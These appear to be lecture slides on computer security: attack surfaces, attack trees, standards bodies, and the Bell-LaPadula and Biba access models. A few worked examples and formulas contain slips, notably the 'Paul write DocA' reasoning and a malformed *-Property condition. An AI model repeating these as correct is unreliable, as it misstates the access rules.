
## Software Attack Surface

Vulnerabilities in application, utility, or operating system code

Particular focus is Web server software

## Human Attack Surface

Vulnerabilities created by personnel or outsiders, such as social engineering, human error, and trusted insiders




**Figure 1.4 Defense in Depth and Attack Surface**

# Attack Trees (1/2)

- Need a way to represent attacks
  - Especially valuable for your project write-up
- Not helpful to enumerate all vulnerabilities
  - Provides only a list of potential issues
  - Likely misses many
  - Little or no understanding of why they matter
- Instead, start with Adversarial Thinking
  - What would an adversary seek to achieve?


# Attack Trees (2/2)

- Start with Main Objective (for adversary); Root of the attack tree
- Levels below indicate how to achieve the goal; helps understand both how and why of attacks




Recommended Reading:

[https://www.schneier.com/academic/archives/1999/12/attack\\_trees.html](https://www.schneier.com/academic/archives/1999/12/attack_trees.html)



**Figure 1.5 An Attack Tree for Internet Banking Authentication**

# Computer Security Strategy



# Standards

- Standards have been developed to cover management practices and the overall architecture of security mechanisms and services
- The most important of these organizations are:
  - **National Institute of Standards and Technology (NIST)**
    - NIST is a U.S. federal agency that deals with measurement science, standards, and technology related to U.S. government use and to the promotion of U.S. private sector innovation
  - **Internet Society (ISOC)**
    - ISOC is a professional membership society that provides leadership in addressing issues that confront the future of the Internet, and is the organization home for the groups responsible for Internet infrastructure standards
  - **International Telecommunication Union (ITU-T)**
    - ITU is a United Nations agency in which governments and the private sector coordinate global telecom networks and services
  - **International Organization for Standardization (ISO)**
    - ISO is a nongovernmental organization whose work results in international agreements that are published as International Standards

# Summary

- Computer security concepts
  - Definition
  - Challenges
  - Model
- Threats, attacks, and assets
  - Threats and attacks
  - Threats and assets
- Security functional requirements
- Standards
- Fundamental security design principles
- Attack surfaces and attack trees
  - Attack surfaces
  - Attack trees
- Computer security strategy
  - Security policy
  - Security implementation
  - Assurance and evaluation

**Read Computer Security: Principle  
and Practices Online Chapter 27**

# Classic Security Policies

- Confidentiality - Prevent Unauthorized Disclosure of Information
  - Specify who can access information
  - Specify rules for creating and modifying information
  - Enforce Mandatory rules – Mandatory Access Control
    - Will discuss further in access control later this semester
  - Bell-LaPadula (BLP) Model
- Integrity - Prevent Unauthorized Creation or Modification of Information
  - Biba Model

# Bell-LaPadula Model

- Also called the multi-level model – developed in 1970s
- Was proposed by Bell and LaPadula of MITRE for enforcing access control in government and military applications.
- It corresponds to military-style classifications.
- Subjects and objects are assigned a security class
- Form a hierarchy and are referred to as security levels
- A subject has a security **clearance**
- An object has a security **classification**
- Security classes control the manner by which a subject may access an object

# Bell-LaPadula (BLP) Base Model

- Security levels arranged in linear ordering
  - Top Secret: highest
  - Secret
  - Confidential
  - Unclassified: lowest
- Levels consist of security clearance  $L(s)$
- Objects have security classification  $L(o)$

# Informal Description

- Simplest type of confidentiality classification is a set of security clearances arranged in a linear (total) ordering.
- Clearances represent the security levels.
- The higher the clearance, the more sensitive the info.
- Basic confidential classification system:

	<i>individuals</i>	<i>documents</i>
Top Secret (TS)	Tamara, Thomas	Personnel Files
Secret (S)	Sally, Samuel	Electronic Mails
Confidential (C)	Claire, Clarence	Activity Log Files
Unclassified (UC)	Ulaley, Ursula	Telephone Lists

# Reading Information

- Information flows *up*, not *down*
  - “Reads up” disallowed, “reads down” allowed
- Simple Security Condition (Step 1)
  - Subject  $s$  can read object  $o$  iff  $L(o) \leq L(s)$  and  $s$  has permission to read  $o$ 
    - Note: combines mandatory control (relationship of security levels) and discretionary control (a required permission)
  - Sometimes called “no reads up” rule

<i>security level</i>	<i>subject</i>	<i>object</i>
Top Secret	Tamara	Personnel Files
Secret	Samuel	E-Mail Files
Confidential	Claire	Activity Logs
Unclassified	Ulaley	Telephone Lists

# Potential Undesired Information Flow?

- Is there anyway that Claire could access the Personnel Files?

<i>security level</i>	<i>subject</i>	<i>object</i>
Top Secret	Tamara	Personnel Files
Secret	Samuel	E-Mail Files
Confidential	Claire	Activity Logs
Unclassified	Ulaley	Telephone Lists

- Yes, Tamara writes the contents of Personnel Files to Activity Logs
  - Unintentionally or intentionally
  - Need a further statement to forbid this

# Writing Information


- Information flows up, not down
  - “Writes up” allowed, “writes down” disallowed
- \*-Property (Step 1)
  - Subject  $s$  can write object  $o$  iff  $L(s) \leq L(o)$  and  $s$  has permission to write  $o$ 
    - Note: combines mandatory control (relationship of security levels) and discretionary control (the required permission)
  - Sometimes called “no writes down” rule

<i>security level</i>	<i>subject</i>	<i>object</i>
Top Secret	Tamara	Personnel Files
Secret	Samuel	E-Mail Files
Confidential	Claire	Activity Logs
Unclassified	Ulaley	Telephone Lists

# Categories and Need to Know Principle

- Expand the model by adding a set of categories.
- Each category describe a kind of information.
- These category arise from the “need to know” principle → no subject should be able to read objects unless reading them is necessary for that subject to perform its function.
- Example: three categories: NUC, EUR, US.
- Each security level and category form a security level or compartment.
- Subjects *have clearance at* (are cleared into, or are in) a security level.
- Objects are *at the level of* (or are in) a security level.

# Security Lattice



- William may be cleared into level (SECRET, {EUR})
- George into level (TS, {NUC, US}).
- A document may be classified as (C, {EUR})
- Someone with clearance at (TS, {NUC, US}) will be denied access to document with category EUR.

# BLP Dominate (dom) Relationship

- Captures the combination of security classification and category set
- $(A, C) \text{ dom } (A', C')$  iff  $A' \leq A$  and  $C' \subseteq C$
- Examples
  - (Top Secret, {NUC, ASI}) *dom* (Secret, {NUC})
  - (Secret, {NUC, EUR}) *dom* (Confidential, {NUC, EUR})
  - (Top Secret, {NUC})  $\neg\text{dom}$  (Confidential, {EUR})

# Levels and Lattices

- $(A, C) \text{ dom } (A', C')$  iff  $A' \leq A$  and  $C' \subseteq C$
- Examples
  - (Top Secret, {NUC, ASI})  $\text{dom}$  (Secret, {NUC})
  - (Secret, {NUC, EUR})  $\text{dom}$  (Confidential, {NUC, EUR})
  - (Top Secret, {NUC})  $\neg\text{dom}$  (Confidential, {EUR})
- Let  $C$  be set of classifications,  $K$  set of categories. Set of security levels  $L = C \times K$ ,  $\text{dom}$  form lattice
  - $\text{lub}(L) = (\max(A), C)$
  - $\text{glb}(L) = (\min(A), \emptyset)$

# An Example of dom Relationship

- George is cleared into security level (S, {NUC, EUR})
- DocA is classified as (C, {NUC})
- DocB is classified as (S, {EUR, US})
- DocC is classified as (S, {EUR})
- George dom DocA
- George  $\neg$ dom DocB
- George dom DocC

# Reading Information With Categories

- Information flows *up*, not *down*
  - “Reads up” disallowed, “reads down” allowed
- Simple Security Condition With Categories
  - Subject  $s$  can read object  $o$  iff  $L(s) \text{ dom } L(o)$  and  $s$  has permission to read  $o$ 
    - Note: combines mandatory control (relationship of security levels) and discretionary control (the required permission)
  - Sometimes called “no reads up” rule

# Writing Information With Categories

- Information flows up, not down
  - “Writes up” allowed, “writes down” disallowed
- \*-Property (Step 2)
  - Subject  $s$  can write object  $o$  iff  $L(o) \in \text{dom } L(s)$  and  $s$  has permission to write  $o$ 
    - Note: combines mandatory control (relationship of security levels) and discretionary control (the required permission)
  - Sometimes called “no writes down” rule

# Example

- People
  - George (SECRET, {NUC, EUR})
  - Paul (SECRET, {NUC, US, EUR})
- Objects
  - DocA (CONFIDENTIAL, {NUC})
  - DocB (SECRET, {EUR, US})
  - DocC (SECRET, {EUR})
- George read DocA? Yes, Conf < Secret and {NUC} subset {NUC, EUR}
- George read DocB? No, Secret = Secret and {EUR,US} not subset {NUC, EUR}
- George read DocC? Yes, Secret = Secret and {EUR} subset {NUC, EUR}
- Paul read DocB? Yes, Secret = Secret and {EUR,US} subset {NUC, US, EUR}
- Paul write DocA? No, Secret = Secret and {NUC, EUR,US} subset {US, EUR}

X reads Y if X dom Y  
 $\text{Level}(Y) \leq \text{Level}(X)$   
 $\text{Set}(Y) \subset \text{Set}(X)$

X writes Y if Y dom X  
 $\text{Level}(X) \leq \text{Level}(Y)$   
 $\text{Set}(X) \subset \text{Set}(Y)$

# Bell-LaPadula Model Summary (1/2)


- Security levels arranged in linear ordering
  - Top Secret: highest
  - Secret
  - Confidential
  - Unclassified: lowest
- Levels consist of *security clearance*  $L(s)$ 
  - Objects have *security classification*  $L(o)$
- Enhanced to Include Lattice of Categories

# Bell-LaPadula Summary (2/2)

- Information flows *up*, not *down*
  - “Reads up” disallowed, “reads down” allowed
  - Writes up” allowed, “writes down” disallowed
- Simple Security Condition
  - Subject  $s$  can read object  $o$  iff  $L(s) \text{ dom } L(o)$  and  $s$  has permission to read  $o$ 
    - Note: combines mandatory control (relationship of security levels) and discretionary control (the required permission)
  - Sometimes called “no reads up” rule
- $*$ -Property
  - Subject  $s$  can write object  $o$  iff  $L(o) \text{ dom } L(s)$  and  $s$  has permission to write  $o$ 
    - Note: combines mandatory control (relationship of security levels) and discretionary control (the required permission)
  - Sometimes called “no writes down” rule

# Biba Integrity Model

- Various models dealing with integrity
- Strict integrity policy:
  - Simple integrity: *modify only if  $I(S) \geq I(O)$*
  - Integrity confinement: *read only if  $I(S) \leq I(O)$*
  - Invocation property: *invoke/comm only if  $I(S_1) \geq I(S_2)$*



# Biba's Model

